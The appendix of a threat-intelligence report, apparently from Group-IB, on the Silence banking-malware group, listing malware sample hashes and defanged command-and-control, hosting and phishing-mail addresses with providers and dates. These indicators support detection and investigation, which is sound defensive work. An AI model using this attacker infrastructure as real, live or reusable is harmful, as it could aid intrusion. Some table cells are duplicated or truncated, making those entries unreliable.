5fcb0495cf70946cf606b95b51ead132e4dded3e — Silence.ProxyBot.NET

4d0d5ecaea133dbcc603119a5271796bfe371036 — LNK

f858c23c03a598d270eba506f851fb14685809fd — Ivoke downloader

1477b18e917c295df9b3c5624e91057999a3f2b6 — Silence.MainModule

818c0ade5cc1000a7ac7088b431d44a681e06d7b — DOC

974f24e8f87e6a9cce7c6873954ecab50ffa6f92 — Silence.Downloader aka TrueBot

7a2aad56c8306a062279645686c59cbf2b2647c4 — Silence.MainModule

7067326bf1efd4898afa4318b1b1ceba0da86bb3 — Silence.ProxyBot

EDAF75C6B649C48EC1CA78156BB49503B6183C38 — CHM

> 62a4ce1c4f81643eda4288f28c158b5f92bf6983 — macro doc
>
> 08c985a9187d3823d89c16f479a56181559681ae — Silence.ProxyBot
>
> 0f5cf45240401aad6ea2118f99eb3fceca9d23e4 — Silence.ProxyBot.NET
>
> e2955b716250ec0f25510e5bc2ca05fa037ffdad — Silence.ProxyBot.NET
>
> 0b5f0c94ca5251a16bf142f8fdbae117d2996f66 — Silence.MainModule
>
> 15e8fac9c9d5e541940a3c2782df6196ec1e9326 — xfs-disp.exe
>
> c667cba2b4c2d0426aacfcb7b6cb9c8282dddcdb — Silence.MainModule
>
> 21f557e714f240cd0fff365a454c57849a87170c — Silence.Downloader aka TrueBot
>
> f88d4e44d85ef3acc24c8b459c68915c76e792ed — EDA
>
> cd4e470e7448e8d9e559fd2029a069829c6190cb — Silence.ProxyBot.NET

Domains and IP addresses

Address	Destination	Hosting/Registrar	Date (MM-YYYY)
5.39.221[.]46	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2018-07
mobilecommerzbank[.]com	mail servermail server	Public domain registry	2018-08
5.39.218[.]205	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2018-08
5.8.88[.]254	Silence.Downloader CnCSilence.Downloader CnC	Morene	2018-05
91.243.80[.]200	Silence.Downloader hostingSilence.Downloader hosting	Morene	2018-05
fpbank[.]ru	mail servermail server	R01-RU	2018-05
84.38.133[.]22	Silence backendSilence backend	Dataclub	2018-07
itablex[.]com	Silence backendSilence backend	GoDaddy	2018-07
sbbank[.]ru	mail servermail server	Ru-Center	2018-10
146.0.77[.]18	Silence.Downloader hostingSilence.Downloader hosting	Hostkey	2018-10
5.39.221[.]60	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2018-10
91.243.80[.]84	Silence backendSilence backend	Morene	2018-09
84.38.134[.]103	Silence backendSilence backend	Dataclub	2018-10
74.220.215[.]239	mail servermail server	Unified Layer	2018-11
146.0.72[.]139	Silence.Downloader hostingSilence.Downloader hosting	Hostkey	2018-11
146.0.72[.]188	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2018-11

Address	Destination	Hosting/Registrar	Date (MM-YYYY)
185.236.76[.]175	Silence backendSilence backend	DeltaHost	2018-11
185.29.10[.]26	Silence backendSilence backend	Dataclub	2018-11
5.39.218[.]162	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2018-10
146.0.77[.]104	Silence.Downloader hostingSilence.Downloader hosting	Hostkey	2018-12
146.0.77[.]112	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2018-12
pharmk[.]group	mail servermail server	NameCheap	2018-12
cardisprom[.]ru	mail servermail server	RegRu	2018-12
bankrebres[.]ru	mail servermail server	RegRu	2018-12
213.183.63[.]227	Silence.Downloader CnCSilence.Downloader CnC	Melbicom	2018-12
185.244.131[.]68	Silence.Downloader CnCSilence.Downloader CnC	Gwhost	2018-12
basch[.]eu	Silence.Downloader hostingSilence.Downloader hosting	1&1 internet	2019-01
217.160.233[.]141	Silence.Downloader hostingSilence.Downloader hosting	1&1 Internet	2019-01
185.70.187[.]188	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2019-01
185.70.186[.]146	Silence.Downloader hostingSilence.Downloader hosting	Hostkey	2019-01
185.36.191[.]42	Silence backendSilence backend	Serverius	2019-01
185.175.58[.]136	Silence.Downloader CnCSilence.Downloader CnC	HostHatch	2019-01
185.29.8[.]45	Silence.Downloader hostingSilence.Downloader hosting	Dataclub	2019-02
5.39.218[.]210	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2019-02
5.188.231[.]47	Silence backendSilence backend	Morene	2019-03
185.70.184[.]32	EDA backendEDA backend	Hostkey	2019-03
counterstat[.]pw	EDA backendEDA backend	NameCheap	2019-03
counterstat[.]club	EDA backendEDA backend	NameCheap	2019-03
185.20.187[.]89	Silence backendSilence backend	DeltaHost	2019-03
193.109.69[.]5	Ivoke downloaderIvoke downloader	Hostkey	2019-05
185.29.9[.]41	Silence backendSilence backend	Dataclub	2019-06
185.161.208[.]9	Silence.MainModule hostingSilence.MainModule hosting	DeltaHost	2019-06
185.70.186[.]149	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2019-06

Address	Destination	Hosting/Registrar	Date (MM-YYYY)
185.70.186[.]151	Silence.Downloader hostingSilence. Downloader hosting	Hostkey	2019-06
zaometallniva[.]ru	mail servermail server	RegRu	2019-06
151.248.115[.]41	mail servermail server	RegRu	2019-06
1mliked[.]u	mail servermail server	Ru-Center	2019-06
185.154.52[.]83	mail servermail server	Eurobyte	2019-06
185.154.52[.]142	mail servermail server	Hostkey	2019-06
185.236.76[.]216	Silence backend	DeltaHost	2019-06

LIST OF SOURCES

[1] https://www.thedailystar.net/frontpage/news/three-banks-hit-cyberattacks-1760629

[2] https://www.youtube.com/watch?v=un1H-92AUeI

[3] https://www.prothomalo.com/economy/article/1597491/%25E0%25A6%25A6%25E0%25A7%2587%25E0%25A6%25B6%25E0%25A7%2587-%25E0%25A6%258F%25E0%25A6%25AE%25E0%25A6%25A8-%25E0%25A6%259C%25E0%25A6%25BE%25E0%25A6%25B2%25E0%25A6%25BF%25E0%25A7%259F%25E0%25A6%25BE%25E0%25A6%25A4%25E0%25A6%25BF-%25E0%25A6%2595%25E0%25A6%2596%25E0%25A6%25A8%25E0%25A7%258B-%25E0%25A6%25A6%25E0%25A7%2587%25E0%25A6%2596%25E0%25A6%25BE-%25E0%25A6%25AF%25E0%25A6%25BE%25E0%25A7%259F%25E0%25A6%25A8%25E0%25A6%25BF&sa=D&ust=1564743784434000&usg=AFQjCNEkBE7L26omHjGM7NuAnSFO2STrMA

[4] https://www.dhakatribune.com/bangladesh/crime/2019/06/02/police-bank-authorities-in-dark-over-atm-fraud&sa=D&ust=1564743784434000&usg=AFQjCNFVLOfhxVGNXWlOy1InyRxP-7N1pQ

[5] https://www.thedailystar.net/frontpage/news/three-banks-hit-cyberattacks-1760629&sa=D&ust=1564743784434000&usg=AFQjCNFOB7KqwoX53kORZTWb5zM6OC0Xcg

[6] https://www.youtube.com/watch?v%3Dun1H-92AUeI&sa=D&ust=1564743784435000&usg=AFQjCNEJo9GAykaCBFftiIYrXhKp605S6A

[7] https://www.kommersant.ru/doc/3881484

Preventing and investigating cybercrime since 2003.

www.group-ib.com
blog.group-ib.com
info@group-ib.com
+65 31 59 37 98
twitter.com/groupib_gib
linkedin.com/company/group-ib